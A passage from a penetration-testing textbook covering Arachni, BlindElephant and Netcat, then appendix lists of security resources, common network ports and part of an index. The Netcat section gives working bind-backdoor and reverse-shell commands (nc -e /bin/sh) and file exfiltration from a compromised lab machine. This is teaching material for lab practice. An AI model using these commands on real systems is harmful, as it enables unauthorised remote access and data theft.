
[*] htaccess_limit:
-----
Name:      .htaccess LIMIT misconfiguration
Description: Checks for misconfiguration in LIMIT directives that blocks
              GET requests but allows POST.
Elements:  server
Author:    Tasos "Zapotek" Laskos <tasos.laskos@gmail.com>
Version:   0.1.5
```

As an example, we are going to scan a web application called DVWA (<http://www.dvwa.co.uk/>), located in server 192.168.2.22; the result will be stored in an HTML file. Following is the command that you can use:

**arachni http://192.168.2.22/dvwa/ --report=html:outfile=./192-168-2-22-dvwa.html**

The report file will be stored in the `/usr/share/arachni/bin/` directory file.

The following screenshot shows the report content as displayed by a web browser:



## BlindElephant

BlindElephant is a web application fingerprint tool that attempts to discover the version of a known web application by comparing the static files at known locations against precomputed hashes for versions of those files in all available releases.

The technique that is utilized here is fast, low-bandwidth, non-invasive, generic, and highly automated.

To display the BlindElephant help page, you can type the following command:

```
BlindElephant.py -h
```

This will display the help message on your screen.

If you want to know about the web applications and plugins supported by BlindElephant, you can type the following command:

```
BlindElephant.py -l
```

The following screenshot is the result:

```
root@kali:~# BlindElephant.py -l
Currently configured web apps: 15
confluence with 0 plugins
drupal with 16 plugins
- admin_menu
- cck
- date
- filefield
- google_analytics
- imageapi
- imagecache
- imagefield
- imce
- imce_swfupload
- pathauto
- print
- spamicide
- tagadelic
- token
- views
joomla with 0 plugins
liferay with 0 plugins
mediawiki with 0 plugins
moodle with 0 plugins
movabletype with 0 plugins
oscommerce with 0 plugins
phpbb with 0 plugins
```

For our example, we want to find out the WordPress version used by the target website. The following is the command to do that:

**BlindElephant.py target wordpress**

The following is the result of that command:

```
Hit http://target/readme.html
Possible versions based on result: 3.1.3, 3.1.3-IIS
Hit http://target/wp-includes/js/tinymce/tiny_mce.js
Possible versions based on result: 3.1.1, 3.1.1-IIS, 3.1.1-RC1,
3.1.1-RC1-IIS, 3.1.2, 3.1.2-IIS, 3.1.3, 3.1.3-IIS, 3.1.4, 3.1.4-IIS
...
Possible versions based on result: 3.1, 3.1.1, 3.1.1-IIS, 3.1.1-RC1,
3.1.1-RC1-IIS, 3.1.2, 3.1.2-IIS, 3.1.3, 3.1.3-IIS, 3.1.4, 3.1.4-IIS,
3.1-beta1, 3.1-beta1-IIS, 3.1-beta2, 3.1-beta2-IIS, 3.1-IIS, 3.1-RC1,
3.1-RC2, 3.1-RC2-IIS, 3.1-RC3, 3.1-RC3-IIS, 3.1-RC4, 3.1-RC4-IIS

Fingerprinting resulted in:
3.1.3
3.1.3-IIS

Best Guess: 3.1.3
```

The target website uses WordPress Version 3.1.3 based on a BlindElephant guess. After knowing this information, we can find out the vulnerabilities that exist in that particular version.

## Network tool

This section will describe a network tool that can be used for many purposes. Sometimes, this tool is called a Swiss Army Knife for TCP/IP. This tool is Netcat (<http://netcat.sourceforge.net/>).

## Netcat

Netcat is a simple utility that reads and writes data across network connections using the TCP or UDP protocol. By default, it will use the TCP protocol. It can be used directly or from other programs or scripts. Netcat is the predecessor of ncat, as described in *Chapter 11, Maintaining Access*. You need to be aware that all of the communication done via Netcat is not encrypted.

As a penetration tester, you need to know several Netcat usages. Because this tool is small, portable, powerful, and may exist in the target machine, I will describe several Netcat capabilities that can be used during your penetration testing process. For these scenarios, we will use the following information:

- The SSH web server is located in IP address of 192.168.2.22
- The client is located in IP address of 192.168.2.23

## Open connection

In its simplest use, Netcat can be used as an alternative for telnet, which is able to connect to an arbitrary port on an IP address.

For example, to connect to an SSH server on port 22, which has an IP address of 192.168.2.22, you give the following command:

```
# nc 192.168.2.22 22
```

The following is the reply from the remote server:

```
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

To quit the connection, just press *Ctrl* + *C*.



## Service banner grabbing

This usage is to get information on the service banner. For several server services, you can use the previous technique to get the banner information but for other services such as HTTP, you need to give the HTTP commands before you can get the information.

In our example, we want to know the web server version and operating system. The following is the command that we use:

```
# echo -e "HEAD / HTTP/1.0\n\n" | nc 192.168.2.22 80
```

The following is its result:

```
HTTP/1.1 200 OK
Date: Tue, 08 Oct 2013 14:09:14 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

From the preceding result, we know the web server software (Apache) and operating system (Ubuntu5.10) that is used by the target machine.

## Simple chat server

In this example, we will create a simple chat server that listens on port 1234 using the following Netcat command:

```
# nc -l -p 1234
```

Now, you can connect to this server from another machine using telnet, Netcat, or a similar program using the following command:

```
$ telnet 192.168.2.22 1234
```

Any characters that you type in the client will be displayed on the server.

Using a simple Netcat command, you have just created a simple two-way communication.

To close the connection, press *Ctrl + C*.

## File transfer

Using Netcat, you can send files from a sender to a receiver.


To send a file named `thepass` from the sender to a Netcat listener (receiver), you give the following command in the listener machine:

```
# nc -l -p 1234 > thepass.out
```

Give the following command in the sender machine:

```
# nc -w3 192.168.2.22 1234 < thepass
```

The `thepass` file will be transferred to the listener machine and will be stored as the `thepass.out` file.



I used this trick in one penetration engagement, where I needed to transfer a file from the victim to my computer after I exploited the vulnerability and used a reverse shell. Luckily for me, the victim machine had Netcat installed. After that, everything was smooth.

## Portscanning

If you want to have a simple port scanner, you can also use Netcat for that purpose. For example, if you want to scan ports 1-1000, protocol TCP in verbose (-v) mode, not resolving DNS names (-n) without sending any data to the target (-z), and wait no more than one second for a connection to occur (-w 1), the following is the Netcat command:

```
# nc -n -v -z -w 1 192.168.2.22 1-1000
```

The following is the result:

```
(UNKNOWN) [192.168.2.22] 514 (shell) open
(UNKNOWN) [192.168.2.22] 513 (login) open
(UNKNOWN) [192.168.2.22] 512 (exec) open
(UNKNOWN) [192.168.2.22] 445 (microsoft-ds) open
(UNKNOWN) [192.168.2.22] 139 (netbios-ssn) open
(UNKNOWN) [192.168.2.22] 111 (sunrpc) open
(UNKNOWN) [192.168.2.22] 80 (http) open
(UNKNOWN) [192.168.2.22] 53 (domain) open
(UNKNOWN) [192.168.2.22] 25 (smtp) open
(UNKNOWN) [192.168.2.22] 23 (telnet) open
(UNKNOWN) [192.168.2.22] 22 (ssh) open
(UNKNOWN) [192.168.2.22] 21 (ftp) open
```

We can see that on IP address 192.168.2.22, several ports (514, 513, 512, 445, 139, 111, 80, 53, 25, 23, 22, 21) are open.

Although Netcat can be used as a port scanner, I suggest you to use Nmap instead, if you want a more sophisticated port scanner.

## Backdoor shell

We can use Netcat to create a backdoor in the target machine in order to get the remote shell. For this purpose, we need to set up Netcat to listen to a particular port (-p), and define which shell to use (-e).

Suppose we want to open shell /bin/sh after getting a connection on port 1234, the following is the command to do that:

```
# nc -e /bin/sh -l -p 1234
```

Netcat will open a shell when a client connects to port 1234.

Let's connect from the client using telnet or a similar program using the following command:

```
telnet 192.168.2.22 1234
```

After the telnet command's information appears, you can type any Linux commands on the server.

First, we want to find out about our current user by typing the id command. The following is the result:

```
uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44
(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),
1000(msfadmin)
```

Next, we want to list all files in the current directory on the server; I give the following command to do that:

```
ls -al
```

The result for this command is as follows:

```
total 9276
drwxr-xr-x 10 msfadmin msfadmin    4096 2013-09-16 18:40 .
drwxr-xr-x  6 root      root       4096 2010-04-16 02:16 ..
lrwxrwxrwx  1 root      root         9 2012-05-14 00:26 .bash_history
-> /dev/null
```

---

```

drwxr-xr-x  3 msfadmin msfadmin    4096 2013-09-08 03:55 cymothoa-1-
beta
-rw-r--r--  1 msfadmin msfadmin   18177 2013-09-08 03:36 cymothoa-1-
beta.tar.gz
drwxr-xr-x  4 msfadmin msfadmin    4096 2010-04-17 14:11 .distcc
-rw-r--r--  1 msfadmin msfadmin    1669 2013-08-27 10:11 etc-passwd
-rw-r--r--  1 msfadmin msfadmin    1255 2013-08-27 10:11 etc-shadow
drwxr-xr-x  5 msfadmin msfadmin    4096 2013-06-12 01:23 .fluxbox
drwx----- 2 msfadmin msfadmin    4096 2013-09-14 08:25 .gconf
drwx----- 2 msfadmin msfadmin    4096 2013-09-14 08:26 .gconfd
-rw----- 1 root      root         26 2013-09-14 08:57 .nano_history
-rwxr-xr-x  1 msfadmin msfadmin   474740 2013-09-14 09:38 ncat
drwxr-xr-x 21 msfadmin msfadmin    4096 2013-09-14 09:31 nmap-6.40
-rw-r--r--  1 msfadmin msfadmin     586 2010-03-16 19:12 .profile

```

The result is displayed on your screen. If you set the Netcat listener as `root`, then you will be able to do anything that the user `root` is able to do on that machine. However, remember that the shell is not a terminal, so you will not be able to use commands such as `su`.

You may need to be aware that the Netcat network connection is not encrypted; anyone will be able to use this backdoor just by connecting to the port on the target machine.

## Reverse shell

The reverse shell method is the reverse of the previous scenario. In the previous scenario, our server opens a shell.

In the reverse shell method, we set the remote host to open a shell to connect to our server.

To fulfill this task, type the following command in the client machine:

```
# nc -n -v -l -p 1234
```

Type the following command in the server machine:

```
# nc -e /bin/sh 192.168.2.23 1234
```

If you get the following message in your machine, it means that the reverse shell has been established successfully:

```
connect to [192.168.2.23] from (UNKNOWN) [192.168.2.22] 53529
```

You can type any command to be executed in the server machine from your client.

As an example, I want to see the remote machine IP address; I type the following command in the client for that:

**ip addr show**

The following is the result:

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    qlen 1000
    link/ether 08:00:27:43:15:18 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.22/24 brd 192.168.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe43:1518/64 scope link
        valid_lft forever preferred_lft forever
```

You can give any command as long as it is supported by the remote server.

## Summary

This chapter describes several additional tools that can be used for the job of penetration testing. Those tools may not be included in Kali Linux or you might need to get the newer version; you can get and install them easily, as explained in this chapter. There are four tools described in this chapter. They are reconnaissance tool, vulnerability scanner, web application tools, and network tool.

These tools were selected on the basis of their usefulness, popularity, and maturity.

We started off by describing the tools, how to install and configure them, and later on moved to describing their usage.

The next appendix will talk about several useful resources that can be used as references during penetration testing.

# B

## Key Resources

This chapter will give you information on several resources that can be used to expand your knowledge on the penetration testing world. We will list the following resources:

- Websites on vulnerability disclosure and tracking
- Companies that will pay for vulnerabilities and exploit disclosure
- Websites for learning about reverse engineering, exploit development, and penetration testing
- A penetration testing environment to learn penetration testing
- A list of common network ports you may find during penetration testing journey

Note that the websites listed here are just the starting points and are not intended to be exhaustive. We suggest that you use the search engines to help you find the other resources.

### Vulnerability disclosure and tracking

The following is a list of online resources that may help you tracking the vulnerability information. Many of these websites are best known for their open vulnerability disclosure program, so you are free to contribute your vulnerability research to any of these public/private organizations. Some of them also encourage a full disclosure policy based on the paid incentive program to reward the security researchers for their valuable time and effort they put into vulnerability investigation and the development of **proof of concept (PoC)** code.

### *Key Resources*

---

The following are some of the vulnerability disclosures and tracking websites that you can use:

URL	Description
<a href="http://www.osvdb.org/">http://www.osvdb.org/</a>	The Open Source Vulnerability Database
<a href="http://www.securityfocus.com/">http://www.securityfocus.com/</a>	Public vulnerabilities, mailing lists, and security tools
<a href="http://www.packetstormsecurity.org/">http://www.packetstormsecurity.org/</a>	Exploits, advisories, tools, and whitepapers
<a href="http://www.vupen.com/">http://www.vupen.com/</a>	Security advisories, PoCs, mailing lists, and research publications
<a href="http://www.secunia.com/">http://www.secunia.com/</a>	Advisories, whitepapers, security factsheets, and research papers
<a href="http://www.exploit-db.com/">http://www.exploit-db.com/</a>	Exploits database, Google Hacking Database (GHDB), and papers
<a href="http://web.nvd.nist.gov/view/vuln/search">http://web.nvd.nist.gov/view/vuln/search</a>	NVD is a U.S. government repository for a vulnerability database based on CVE
<a href="https://access.redhat.com/security/updates/advisory/">https://access.redhat.com/security/updates/advisory/</a>	RedHat errata notification and security advisories
<a href="http://lists.centos.org/pipermail/centos-announce/">http://lists.centos.org/pipermail/centos-announce/</a>	CentOS security and general announcement mailing list
<a href="http://www.us-cert.gov/ncas/alerts">http://www.us-cert.gov/ncas/alerts</a>	DHS US-CERT reports security issues, vulnerabilities, and exploits technical alerts
<a href="http://xforce.iss.net">http://xforce.iss.net</a>	ISS X-Force offers security threat alerts, advisories, vulnerability database, and whitepapers.
<a href="http://www.debian.org/security/">http://www.debian.org/security/</a>	Debian security advisories and mailing lists
<a href="http://www.mandriva.com/en/support/security/">http://www.mandriva.com/en/support/security/</a>	Mandriva Linux security advisories.
<a href="https://www.suse.com/support/update/">https://www.suse.com/support/update/</a>	SUSE Linux Enterprise security advisories.
<a href="http://technet.microsoft.com/en-us/security/advisory">http://technet.microsoft.com/en-us/security/advisory</a>	Microsoft security advisories.

URL	Description
<a href="http://technet.microsoft.com/en-us/security/bulletin">http://technet.microsoft.com/en-us/security/bulletin</a>	Microsoft security bulletins.
<a href="http://www.ubuntu.com/usn">http://www.ubuntu.com/usn</a>	Ubuntu security notices.
<a href="http://www.first.org/cvss/">http://www.first.org/cvss/</a>	<b>First Common Vulnerability Scoring System (CVSS-SIG).</b>
<a href="http://tools.cisco.com/security/center/publicationListing.x">http://tools.cisco.com/security/center/publicationListing.x</a>	Cisco security advisories, responses, and notices.
<a href="http://www.security-database.com">http://www.security-database.com</a>	Security alerts and dashboard and CVSS calculator.
<a href="http://www.securitytracker.com/">http://www.securitytracker.com/</a>	Security vulnerabilities information.
<a href="http://www.auscert.org.au/">http://www.auscert.org.au/</a>	Australian CERT publishes security bulletins, advisories, alerts, presentations, and papers.
<a href="http://en.securitylab.ru/">http://en.securitylab.ru/</a>	Advisories, vulnerability database, PoC, and virus reports.
<a href="http://corelabs.coresecurity.com/">http://corelabs.coresecurity.com/</a>	Vulnerability research, publications, advisories, and tools.
<a href="https://www.htbridge.com/">https://www.htbridge.com/</a>	Security advisories and security publications.
<a href="http://www.offensivecomputing.net/">http://www.offensivecomputing.net/</a>	Malware sample repository.
<a href="http://measurablesecurity.mitre.org/">http://measurablesecurity.mitre.org/</a>	MITRE offers standardized protocols for the communication of security data related to vulnerability management, intrusion detection, asset security assessment, asset management, configuration guidance, patch management, malware response, incident management, and threat analysis. <b>Common Vulnerabilities and Exposures (CVE), Common Weakness Enumeration (CWE), Common Attack Pattern Enumeration and Classification (CAPEC), and Common Configuration Enumeration (CCE)</b> are a few of them.



## Paid incentive programs

The following table lists several companies that will give incentives to researchers who inform them about zero-day exploits:

URL	Description
<a href="http://www.zerodayinitiative.com/">http://www.zerodayinitiative.com/</a>	Zero-Day Initiative (3Com / TippingPoint division) offers paid programs for security researchers
<a href="http://www.netragard.com/zero-day-exploit-acquisition-program">http://www.netragard.com/zero-day-exploit-acquisition-program</a>	Netragard offers to buy zero-day exploits
<a href="https://gvp.isightpartners.com/">https://gvp.isightpartners.com/</a>	iSIGHT partners offers the <b>Global Vulnerability Partnership (GVP)</b> program
<a href="https://exploithub.com">https://exploithub.com</a>	ExploitHub is a marketplace for vulnerability testing
<a href="http://www.beyondsecurity.com/ssd.html">http://www.beyondsecurity.com/ssd.html</a>	The SecuriTeam Secure Disclosure program offers researchers to get paid for discovering vulnerabilities

## Reverse engineering resources

The following table contains several websites that can help you learn about reverse engineering:

URL	Description
<a href="http://www.woodmann.com/forum/index.php">http://www.woodmann.com/forum/index.php</a>	Reverse code engineering forums, collaborative knowledge, and tools library.
<a href="http://www.binary-auditing.com/">http://www.binary-auditing.com/</a>	Free IDA Pro binary auditing training material.
<a href="http://www.openrce.org/">http://www.openrce.org/</a>	Open reverse code engineering community.
<a href="http://reversingproject.info/">http://reversingproject.info/</a>	This provides tools, documents, and exercises to learn software reverse engineering.
<a href="http://www.reteam.org/">http://www.reteam.org/</a>	Reverse engineering team with various projects, papers, challenges, and tools.
<a href="http://www.exetools.com/">http://www.exetools.com/</a>	Tutorials, file analyzers, compressors, hex editors, protectors, unpackers, debuggers, disassemblers, and patchers.

URL	Description
<a href="http://tuts4you.com/">http://tuts4you.com/</a>	Tutorials and tools for reverse code engineering.
<a href="http://crackmes.de/">http://crackmes.de/</a>	Here, you can test and improve your reversing skills by solving the tasks (usually called crackmes).
<a href="http://fumalwareanalysis.blogspot.com/p/malware-analysis-tutorials-reverse.html">http://fumalwareanalysis.blogspot.com/p/malware-analysis-tutorials-reverse.html</a>	This site contains malware analysis tutorials. The analysis is done using a reverse engineering approach.
<a href="http://quequero.org/">http://quequero.org/</a>	The UIC R.E. academy is aimed at teaching reverse engineering for free to anybody willing to learn. It contains malware analysis articles and several reverse engineering tools.

## Penetration testing learning resources

The following table lists several websites that you can refer to in order to deepen your knowledge in the penetration testing field:

URL	Description
<a href="http://www.kali.org/blog/">http://www.kali.org/blog/</a>	Kali Linux blog.
<a href="http://pen-testing.sans.org">http://pen-testing.sans.org</a>	SANS penetration testing resources: blogs, white papers, webcasts, cheatsheets, and links useful for penetration testing.
<a href="http://resources.infosecinstitute.com/">http://resources.infosecinstitute.com/</a>	This contains articles on various topics in information security, such as hacking, reverse engineering, forensics, application security, and so on.
<a href="http://www.securitytube.net/">http://www.securitytube.net/</a>	This contains various videos on information security. Out of these, the ones that are especially useful for learning are the megaprimer videos such as Metasploit framework expert, Wi-Fi security expert, exploit research, and so on.
<a href="http://www.concise-courses.com/">http://www.concise-courses.com/</a>	This provides web shows and an online course related to information security. The course may not be free.
<a href="http://opensecuritytraining.info/Training.html">http://opensecuritytraining.info/Training.html</a>	This provides training material for computer security classes on any topic that are at least one day long.

URL	Description
<a href="https://pentesterlab.com/bootcamp/">https://pentesterlab.com/bootcamp/</a>	This provides information on how to become a pentester. The material is divided into a 15-week bootcamp session. It contains the reading list and hands-on practice.
<a href="http://www.pentesteracademy.com/">http://www.pentesteracademy.com/</a>	This provides online information security training. It covers several topics such as web application pentesting, network pentesting, and so on. Some of the videos can be downloaded for free, while for the others, you need to become a member to access them.
<a href="http://www.pentest-standard.org">http://www.pentest-standard.org</a>	This is a new standard designed to provide both businesses and security service providers with a common language and scope for performing penetration testing.
<a href="http://www.ethicalhacker.net/">http://www.ethicalhacker.net/</a>	Free online magazine for security professionals.
<a href="https://community.rapid7.com/community/metasploit/blog">https://community.rapid7.com/community/metasploit/blog</a>	Metasploit Blog.
<a href="http://www.blackhatlibrary.net/Main_Page">http://www.blackhatlibrary.net/Main_Page</a>	This contains security tutorials and tools.
<a href="http://www.offensive-security.com/metasploit-unleashed/Main_Page">http://www.offensive-security.com/metasploit-unleashed/Main_Page</a>	This website provides free training for the Metasploit framework.
<a href="http://www.codecademy.com/learn">http://www.codecademy.com/learn</a>	This website provides various tutorials to learn the programming language.
<a href="http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_%28SET%29">http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_%28SET%29</a>	Social engineering toolkit tutorial
<a href="http://technet.microsoft.com/en-us/library/cc754340%28WS.10%29.aspx">http://technet.microsoft.com/en-us/library/cc754340%28WS.10%29.aspx</a>	Windows Server command-line reference.
<a href="http://www.elearnsecurity.com/">http://www.elearnsecurity.com/</a>	eLearnSecurity is a provider of IT security and penetration testing courses for IT professionals.
<a href="http://www.offensive-security.com/">http://www.offensive-security.com/</a>	The developer of Kali Linux and provider of information security training and certification.
<a href="http://www.dirk-loss.de/python-tools.htm">http://www.dirk-loss.de/python-tools.htm</a>	Python tools for penetration testing.

## Exploit development learning resources

The following table lists several websites that you can use to learn about software exploit development:

URL	Description
<a href="https://www.corelan.be/index.php/articles/">https://www.corelan.be/index.php/articles/</a>	This contains various articles on information security. It is famous for providing detailed exploit writing tutorials.
<a href="http://fuzzysecurity.com/tutorials.html">http://fuzzysecurity.com/tutorials.html</a>	It contains exploit development tutorials for Windows and Linux users.
<a href="http://www.thegreycorner.com/">http://www.thegreycorner.com/</a>	It provides exploit tutorials and a vulnerable server application to practice.

## Penetration testing on a vulnerable environment

The following sections list online web application challenges and virtual machine and ISO images that contain vulnerable applications. These resources can be used to learn penetration testing in your own system environment.

### Online web application challenges

The following table lists several websites that provide several challenges, which you can use to learn penetration testing:

URL	Description
<a href="https://pentesteracademylab.appspot.com/">https://pentesteracademylab.appspot.com/</a>	It contains four free challenges in the web application area such as form bruteforcing and HTTP basic authentication attack.
<a href="https://hack.me/">https://hack.me/</a>	Hack.me is a free, community-based project powered by eLearnSecurity. The community can build, host, and share vulnerable web application code for educational and research purposes.
<a href="https://www.hacking-lab.com/caselist/">https://www.hacking-lab.com/caselist/</a>	Hacking-Lab provides a security lab with various security challenges that you can try. They even provide a Live CD that will enable access into the 'Hacking-Lab's remote security lab.

URL	Description
<a href="https://google-gruyere.appspot.com/">https://google-gruyere.appspot.com/</a>	This codelab shows how web application vulnerabilities can be exploited and how to defend against these attacks.
<a href="http://www.enigmagroup.org/">http://www.enigmagroup.org/</a>	Enigma Group provides its members with a legal and safe security resource where they can develop their pen-testing skills on the various challenges provided by this site. These challenges cover the exploits listed in the <b>OWASP (The Open Web Application Security Project)</b> top 10 projects and teach members many other types of exploits that are found in today's applications, thus helping them to become better programmers in the meantime.
<a href="https://www.owasp.org/index.php/OWASP_Hackademic_Challenges_Project">https://www.owasp.org/index.php/OWASP_Hackademic_Challenges_Project</a>	The OWASP Hackademic Challenges Project is an open source project that helps you to test your knowledge on web application security. You can use it to actually attack web applications in a realistic but controllable and safe environment.
<a href="https://www.hackthissite.org/">https://www.hackthissite.org/</a>	Hack This Site is a free, safe, and legal training ground for hackers to test and expand their hacking skills. It also has a vast selection of hacking articles and a huge forum where users can discuss hacking, network security, and just about everything.

## Virtual machines and ISO images

The following table lists several virtual machines and ISO images that can be installed on your machine as targets to learn penetration testing:

URL	Description
<a href="http://vulnhub.com/">http://vulnhub.com/</a>	It contains various VMs to allow anyone to gain a practical hands-on experience in digital security, computer application, and network administration.
<a href="http://exploit-exercises.com/">http://exploit-exercises.com/</a>	This provides a variety of virtual machines, documentation, and challenges that can be used to learn about a variety of computer security issues, such as privilege escalation, vulnerability analysis, exploit development, debugging, reverse engineering, and general cyber security issues.

URL	Description
<a href="https://www.pentesterlab.com/exercises/">https://www.pentesterlab.com/exercises/</a>	This provides various web application security exercise materials, such as SQL injection, Axis2 and Tomcat manager, and MoinMoin code execution. In each exercise, you will have an explanation tutorial and also the vulnerable application in the ISO image.
<a href="http://hackxor.sourceforge.net">http://hackxor.sourceforge.net</a>	Hackxor is a webapp hacking game where players must locate and exploit vulnerabilities to progress through the story. It contains XSS, CSRF, SQLi, ReDoS, DOR, command injection, and so on.
<a href="https://www.mavensecurity.com/web_security_dojo/">https://www.mavensecurity.com/web_security_dojo/</a>	A free open-source, self-contained training environment for web application security and penetration testing.
<a href="http://www.bonsai-sec.com/en/research/moth.php">http://www.bonsai-sec.com/en/research/moth.php</a>	Moth is a VMware image with a set of vulnerable web applications and scripts, which you may use for: <ul style="list-style-type: none"> <li>• Testing web application security scanners</li> <li>• Testing <b>Static Code Analysis (SCA)</b> tools</li> <li>• Giving an introductory course on web application security</li> </ul>
<a href="http://exploit.co.il/projects/vuln-web-app/">http://exploit.co.il/projects/vuln-web-app/</a>	The exploit.co.il vulnerable web app is designed as a learning platform to test various SQL injection techniques, and it is a fully functional website with a content management system based on fckeditor.
<a href="http://sourceforge.net/projects/lampsecurity/">http://sourceforge.net/projects/lampsecurity/</a>	LAMPSecurity training is designed to be a series of vulnerable virtual machine images along with complementary documentation designed to teach Linux, Apache, PHP, and MySQL security.
<a href="https://bechtsoudis.com/work-stuff/challenges/drunk-admin-web-hacking-challenge/">https://bechtsoudis.com/work-stuff/challenges/drunk-admin-web-hacking-challenge/</a>	The challenge includes an image hosting web service that has various design vulnerabilities. You must enumerate the various web service features and find an exploitable vulnerability in order to read system-hidden files.
<a href="https://code.google.com/p/owaspbwa/">https://code.google.com/p/owaspbwa/</a>	OWASP Broken Web Applications Project, a collection of vulnerable web applications, is distributed on a virtual machine in VMware compatible format.
<a href="http://sourceforge.net/projects/bwapp/files/bee-box/">http://sourceforge.net/projects/bwapp/files/bee-box/</a>	bee-box is a custom Linux VMware virtual machine preinstalled with bWAPP. bee-box gives you several ways to hack and deface the bWAPP website. It's even possible to hack bee-box to get root access. With bee-box, you have the opportunity to explore all bWAPP vulnerabilities!

URL	Description
<a href="http://information.rapid7.com/download-metasploitable.html?LS=1631875&amp;CS=web">http://information.rapid7.com/download-metasploitable.html?LS=1631875&amp;CS=web</a>	The Metasploitable 2 virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities.

## Network ports

Assessing the network infrastructure for the identification of critical vulnerabilities has always been a challenging and time-consuming process. Thus, we have fine-tuned a small list of known network ports with their respective services in order to help penetration testers to quickly map through potential vulnerable services (TCP/UDP ports 1 to 65,535) using Kali Linux tools.

To get a complete and a more up-to-date list of all network ports, visit <http://www.iana.org/assignments/port-numbers>.

However, bear in mind that sometimes the applications and services are configured to run on different ports than the default ones, shown as follows:

Service	Port	Protocol
Echo	7	TCP/UDP
Character Generator (CHARGEN)	19	TCP/UDP
FTP data transfer	20	TCP
FTP control	21	TCP
SSH	22	TCP
Telnet	23	TCP
SMTP	25	TCP
WHOIS	43	TCP
TACACS	49	TCP/UDP
DNS	53	TCP/UDP
Bootstrap Protocol (BOOTP) server	67	UDP
Bootstrap Protocol (BOOTP) client	68	UDP
TFTP	69	UDP
HTTP	80	TCP
Kerberos	88	TCP
POP3	110	TCP
Sun RPC	111	TCP/UDP
NTP	123	UDP

---

Service	Port	Protocol
NetBIOS (Name service)	137	TCP/UDP
NetBIOS (Datagram service)	138	TCP/UDP
NetBIOS (Session service)	139	TCP/UDP
IMAP	143	TCP
SNMP	161	UDP
SNMPTRAP	162	TCP/UDP
BGP	179	TCP/UDP
IRC	194	TCP/UDP
BGMP	264	TCP/UDP
LDAP	389	TCP/UDP
HTTPS	443	TCP
Microsoft DS	445	TCP/UDP
ISAKMP	500	TCP/UDP
rexec	512	TCP
rlogin	513	TCP
Who	513	UDP
rsh	514	TCP
Syslog	514	UDP
Talk	517	TCP/UDP
RIP/RIPv2	520	UDP
Timed	525	UDP
klogin	543	TCP
Mac OS X Server administration	660	TCP/
Spamassassin	783	TCP
rsync	873	TCP
IMAPS	993	TCP
POP3S	995	TCP
SOCKS	1080	TCP
Nessus	1241	TCP
IBM Lotus Notes	1352	TCP
Timbuktu-srv1	1417 to 1420	TCP/UDP
MS SQL	1433	TCP
Citrix	1494	TCP
Oracle default listener	1521	TCP
Ingres	1524	TCP/UDP

---



<b>Service</b>	<b>Port</b>	<b>Protocol</b>
Oracle common alternative for listener	1526	TCP
PPTP	1723	TCP/UDP
radius	1812	TCP/UDP
Cisco SCCP	2000	TCP/UDP
NFS	2049	TCP
Openview Network Node Manager daemon	2447	TCP/UDP
Microsoft Global Catalog	3268	TCP/UDP
MySQL	3306	TCP
Microsoft Terminal Service	3389	TCP
NFS-lockd	4045	TCP
SIP	5060	TCP/UDP
Multicast DNS	5353	UDP
PostgreSQL	5432	TCP
PCAnywhere	5631	TCP
VNC	5900	TCP
X11	6000	TCP
ArcServe	6050	TCP
BackupExec	6101	TCP
Gnutella	6346	TCP/UDP
Gnutella alternate	6347	TCP/UDP
IRC	6665 to 6670	TCP
Web	8080	TCP
Privoxy	8118	TCP
Polipo	8123	TCP
Cisco-xremote	9001	TCP
Jetdirect	9100	TCP
Netbus	12345	TCP
Quake	27960	UDP
Back Orifice	31337	UDP

# Index

## A

- ACK flag** 147
- active information gathering** 85
- Address Resolution Protocol (ARP)** 123, 130
- advanced exploitation toolkits**
  - exploit modules, writing 275-280
  - MSFCLI 252
  - MSFConsole 250
- aeshttp** 333
- alive6 tool**
  - about 132
  - accessing 133
  - using 133
- Amap**
  - about 179
  - starting 179
- Apache HTTP service.** *See* **HTTP service**
- apt command** 46
- apt-get command** 46
- Arachni**
  - about 391
  - features 391
  - limitations 391
